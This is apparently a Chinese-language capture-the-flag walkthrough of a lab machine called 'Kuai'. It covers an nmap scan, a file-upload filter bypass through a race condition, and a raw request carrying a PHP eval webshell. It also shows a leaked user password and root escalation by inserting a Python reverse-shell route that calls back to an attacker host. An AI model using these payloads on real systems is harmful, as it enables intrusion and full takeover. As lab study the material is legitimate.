

kuai——向每个梦想加速

信息搜集


Plain Text

```
1 └─(kali㉿kali)-[~]
2 └─$ nmap -p- 192.168.171.253
3 Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-12-23 09:22 EST
4 Nmap scan report for 192.168.171.253
5 Host is up (0.00053s latency).
6 Not shown: 65532 closed tcp ports (reset)
7 PORT      STATE SERVICE
8 22/tcp    open  ssh
9 80/tcp    open  http
10 3000/tcp  open  ppp
11 MAC Address: 08:00:27:5C:7A:F8 (Oracle VirtualBox virtual NIC)
12
13 Nmap done: 1 IP address (1 host up) scanned in 3.11 seconds
```

提权

webshell

80 文件上传，3000 似乎没啥东西，扫了 3000 就只有 `/api`。专注 80 端口的文件上传
文件头用 `\xff\xd8\xff` 可以在 bp 的 hex 界面改



发现不可上传 php，但是提示状态提醒了我 **状态:** 正在将上传内容发送到审核服务器 审核中

后台挂着 gobuster 扫描 3000 端口的 api 的同时（类似于 ddos，使得 Upload Review serve 挂掉），尝试 80 端口的条件竞争。

Plain Text

```
1 POST / HTTP/1.1
2 Host: 192.168.171.253
3 Content-Length: 241
4 Cache-Control: max-age=0
5 Origin: http://192.168.171.253
6 Content-Type: multipart/form-data; boundary=----WebKitFormBoundary3tslv
  gm9RKG8SfI7
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.3
  6 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avi
  f,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.
  7
10 Referer: http://192.168.171.253/
11 Accept-Encoding: gzip, deflate, br
12 Accept-Language: zh-CN,zh;q=0.9
13 Connection: keep-alive
14
15 -----WebKitFormBoundary3tslvgm9RKG8SfI7
16 Content-Disposition: form-data; name="file"; filename="zmr.php"
17 Content-Type: image/jpeg
18
19    
20 GIF89A
21 <?php
22     @eval($_POST['zmr']);
23 ?>
24 -----WebKitFormBoundary3tslvgm9RKG8SfI7--
25  
```

192.168.171.253/uploads/			192.168.171.253/uploads/
694aaaf5f885b5b_zmr.jpg	2025-12-23 10:03	48	
694ab22cc965e_zmr.php	2025-12-23 10:15	60	
694ab22cca26e_zmr.php	2025-12-23 10:15	60	
694ab22cca80f_zmr.php	2025-12-23 10:15	60	
694ab22ccac9b_zmr.php	2025-12-23 10:15	60	
694ab22ccaf2c_zmr.php	2025-12-23 10:15	60	
694ab22ccb3da_zmr.php	2025-12-23 10:15	60	
694ab22ccb15e_zmr.php	2025-12-23 10:15	60	
694ab22ccb67d_zmr.php	2025-12-23 10:15	60	
694ab22ccba95_zmr.php	2025-12-23 10:15	60	
694ab22ccb8a_zmr.php	2025-12-23 10:15	60	
694ab22ccbe3d_zmr.php	2025-12-23 10:15	60	
694ab22ccbf7_zmr.php	2025-12-23 10:15	60	
694ab22ccc1e2_zmr.php	2025-12-23 10:15	60	
694ab22ccc381_zmr.php	2025-12-23 10:15	60	
694ab22ccc663_zmr.php	2025-12-23 10:15	60	
694ab22ccca26_zmr.php	2025-12-23 10:15	60	
694ab16922b6a_zmr.jpg	2025-12-23 10:12	60	
694ab22752a73_zmr.php	2025-12-23 10:15	60	
694ab22752f96_zmr.php	2025-12-23 10:15	60	
694ab22753bae_zmr.php	2025-12-23 10:15	60	
694ab22753f0e_zmr.php	2025-12-23 10:15	60	
694ab22754a2a_zmr.php	2025-12-23 10:15	60	
694ab22754d3a_zmr.php	2025-12-23 10:15	60	
694ab22755cea_zmr.php	2025-12-23 10:15	60	
694ab22855add_zmr.php	2025-12-23 10:15	60	
694ab227533be_zmr.php	2025-12-23 10:15	60	
694ab227542b1_zmr.php	2025-12-23 10:15	60	
694ab227546e6_zmr.php	2025-12-23 10:15	60	


发现 bp 暂停了文件还在。蚁剑连接弹 webshell

root

Plain Text

```
1 www-data@Kuai:~$ cd /opt
2 www-data@Kuai:/opt$ ls
3 app.py
4 www-data@Kuai:/opt$ ls -alh
5 total 16K
6 drwxr-xr-x  3 root root 4.0K Dec 23 05:12 .
7 drwxr-xr-x 18 root root 4.0K Mar 18  2025 ..
8 -rw-r--r--  1 root root  308 Dec 23 05:12 app.py
9 drwxr-xr-x  8 root root 4.0K Dec 23 05:13 .git
```

有 git 泄露



tuf: Cbr5Cq1QBS2GHU0GuJrc

Plain Text

```
1 tuf@Kuai:/opt$ ps -aux | grep app.py
2 root          368  0.0  0.0   2472   572 ?        Ss   10:55   0:00 /bin/sh -c python3 /home/tuf/app.py
3 root          373  0.1  1.3 181876 27544 ?        Sl   10:55   0:00 python3 /home/tuf/app.py
4 tuf           490  0.0  0.0   6176   704 pts/1    S+   11:00   0:00 grep app.py
```

root 运行 /home/tuf/app.py 。

ls -alh 可以看到当 tuf 用户在家目录的操作权限是 wxr drwxr-xr-x 2 tuf tuf 4.0K Dec 23 11:38 . ，即使 app.py 的权限是 root 的，但是仍然可以将其覆盖掉。

改 app.py 文件内容，但是不能把原有逻辑覆盖了，尝试添加 shell 路由，里面写个反弹 shell 的，通过触发路由来获取 shell。修改完成之后重启靶机，使得修改后的 app.py 生效

Plain Text

```
1 # app.py
2
3 from flask import Flask, jsonify
4 import socket, subprocess, os;
5
6 app = Flask(__name__)
7
8 @app.route('/')
9 def index():
10     return 'Upload Review server: Please use the API for operations(/api)'
11
12 @app.route('/api', methods=['GET', 'POST'])
13 def api():
14     return jsonify({'status': 'ok'})
15
16 @app.route('/shell')
17 def shell():
18     s = socket.socket(socket.AF_INET, socket.SOCK_STREAM);
19     s.connect(("192.168.172.14", 4445));
20     os.dup2(s.fileno(), 0);
21     os.dup2(s.fileno(), 1);
22     os.dup2(s.fileno(), 2);
23     import pty;
24     pty.spawn("sh")
25     return jsonify({'status': 'xmgmxjs'})
26
27 if __name__ == '__main__':
28     app.run(host='0.0.0.0', port=3000)
```

`http://192.168.171.253:3000/shell` 触发反弹 shell 逻辑

```
1 kali24 2 kali24 3 kali24
kali@192.168.171.14:22
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 8 bytes 480 (480.0 B)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

(kali@kali)-[~]
$ nc -lvnp 4445
listening on [any] 4445 ...
connect to [192.168.171.14] from (UNKNOWN) [192.168.171.253] 36124
# id
id
uid=0(root) gid=0(root) groups=0(root)
# cd /home
cd /home
```